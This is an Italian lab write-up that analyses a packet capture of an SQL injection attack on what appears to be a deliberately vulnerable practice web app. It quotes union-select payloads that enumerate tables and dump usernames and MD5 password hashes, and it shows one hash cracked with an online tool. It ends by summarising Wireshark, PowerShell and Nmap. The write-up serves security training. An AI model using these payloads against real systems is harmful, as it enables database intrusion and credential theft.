


Analisi riga 22

Nella riga 22 l'attaccante ha utilizzato una query che permette di rilevare la versione del DB utilizzata.

NULL: Il primo valore da selezionare è NULL, un valore nullo, che viene usato per mantenere la coerenza del numero di colonne nelle query combinate.

VERSION(): Restituisce la versione del sistema di gestione del database (DBMS) in uso nel nostro caso **5.7.12-0ubuntu1.1**



Analisi riga 25

In questa riga l'attaccante ha utilizzato **1'or 1=1 union select null, table_name from information_schema.tables#** che gli permette di ottenere i nomi delle tabelle presenti nel db, vediamo come il DB in questo caso gli risponde con la parola **"users"**.

```
Stream Content
information_schema.tables#<br />First name: <br />Surname: INNODB_CMPMEM</pre><pre>ID: 1' or 1=1 union
select null, table_name from information_schema.tables#<br />First name: <br />Surname:
INNODB_BUFFER_POOL_STATS</pre><pre>ID: 1' or 1=1 union select null, table_name from
information_schema.tables#<br />First name: <br />Surname: INNODB_SYS_COLUMNS</pre><pre>ID: 1' or 1=1
union select null, table_name from information_schema.tables#<br />First name: <br />Surname:
INNODB_SYS_FOREIGN</pre><pre>ID: 1' or 1=1 union select null, table_name from
information_schema.tables#<br />First name: <br />Surname: INNODB_SYS_TABLESTATS</pre><pre>ID: 1' or
1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: questbook</
pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br /
>Surname: users</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br /
>First name: <br />Surname: columns_priv</pre><pre>ID: 1' or 1=1 union select null, table_name from
information_schema.tables#<br />First name: <br />Surname: db</pre><pre>ID: 1' or 1=1 union select null,
```

Analisi riga 28

Difatti l'attaccante ora utilizza una query per poter estrapolare utenti e password dalla tabella users precedentemente scoperta. La query che ha utilizzato è **1'or 1=1 union select user, password from users#**

```
Follow HTTP Stream (tcp.stream eq 6)
Stream Content
<div class="vulnerable_code_area">
...<form action="#" method="GET">
...<p>
....User ID:
....<input type="text" size="15" name="id">
....<input type="submit" name="Submit" value="Submit">
...</p>
...</form>
...<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: admin</
pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Gordon<br />Surname:
Brown</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Hack<br />Surname:
Me</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Pablo<br />Surname:
Picasso</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Bob<br />Surname:
Smith</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname:
5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 1' or 1=1 union select user, password from users#<br /
>First name: gordon<br />Surname: e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1' or 1=1 union
select user, password from users#<br />First name: 1337<br />Surname:
8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1' or 1=1 union select user, password from users#<br /
>First name: pablo<br />Surname: 0d107d09f5bbe40cade3de5c71e9e9b7</pre><pre>ID: 1' or 1=1 union select
user, password from users#<br />First name: smithy<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</
pre>
...</div>
```


Vediamo che successivamente a questa query il database risponde con i nomi utenti presenti e l'hash della password, in particolar modo andiamo ad analizzare l'hash della password relativa all'utente **1337**, per farlo ci colleghiamo ad un tool online che ci farà vedere in chiaro la password, **charley**

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

8d3533d75ae2c3966d7e0d4fcc69216b

I'm not a robot

reCAPTCHA
[Privacy](#) · [Terms](#)

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Conclusioni

Per concludere possiamo dire che gli strumenti appena visti (**Wireshark**, **PowerShell** e **Nmap**) sono assolutamente essenziali per la gestione della **sicurezza** e l'amministrazione di sistemi.

Wireshark permette di monitorare il traffico di rete in tempo reale, identificando vulnerabilità, attacchi e anomalie, utile per analizzare la sicurezza delle comunicazioni soprattutto in ambito SOC.

PowerShell è fondamentale per automatizzare attività di amministrazione e gestione di sistemi, soprattutto in ambienti Windows, semplificando operazioni complesse.

Nmap è utilizzato per scoprire e mappare dispositivi e servizi di rete, consentendo la gestione delle risorse e la rilevazione di vulnerabilità, supportando così la protezione delle reti da potenziali minacce.

In sintesi, questi strumenti sono cruciali per la diagnostica, l'amministrazione e la protezione di sistemi e reti.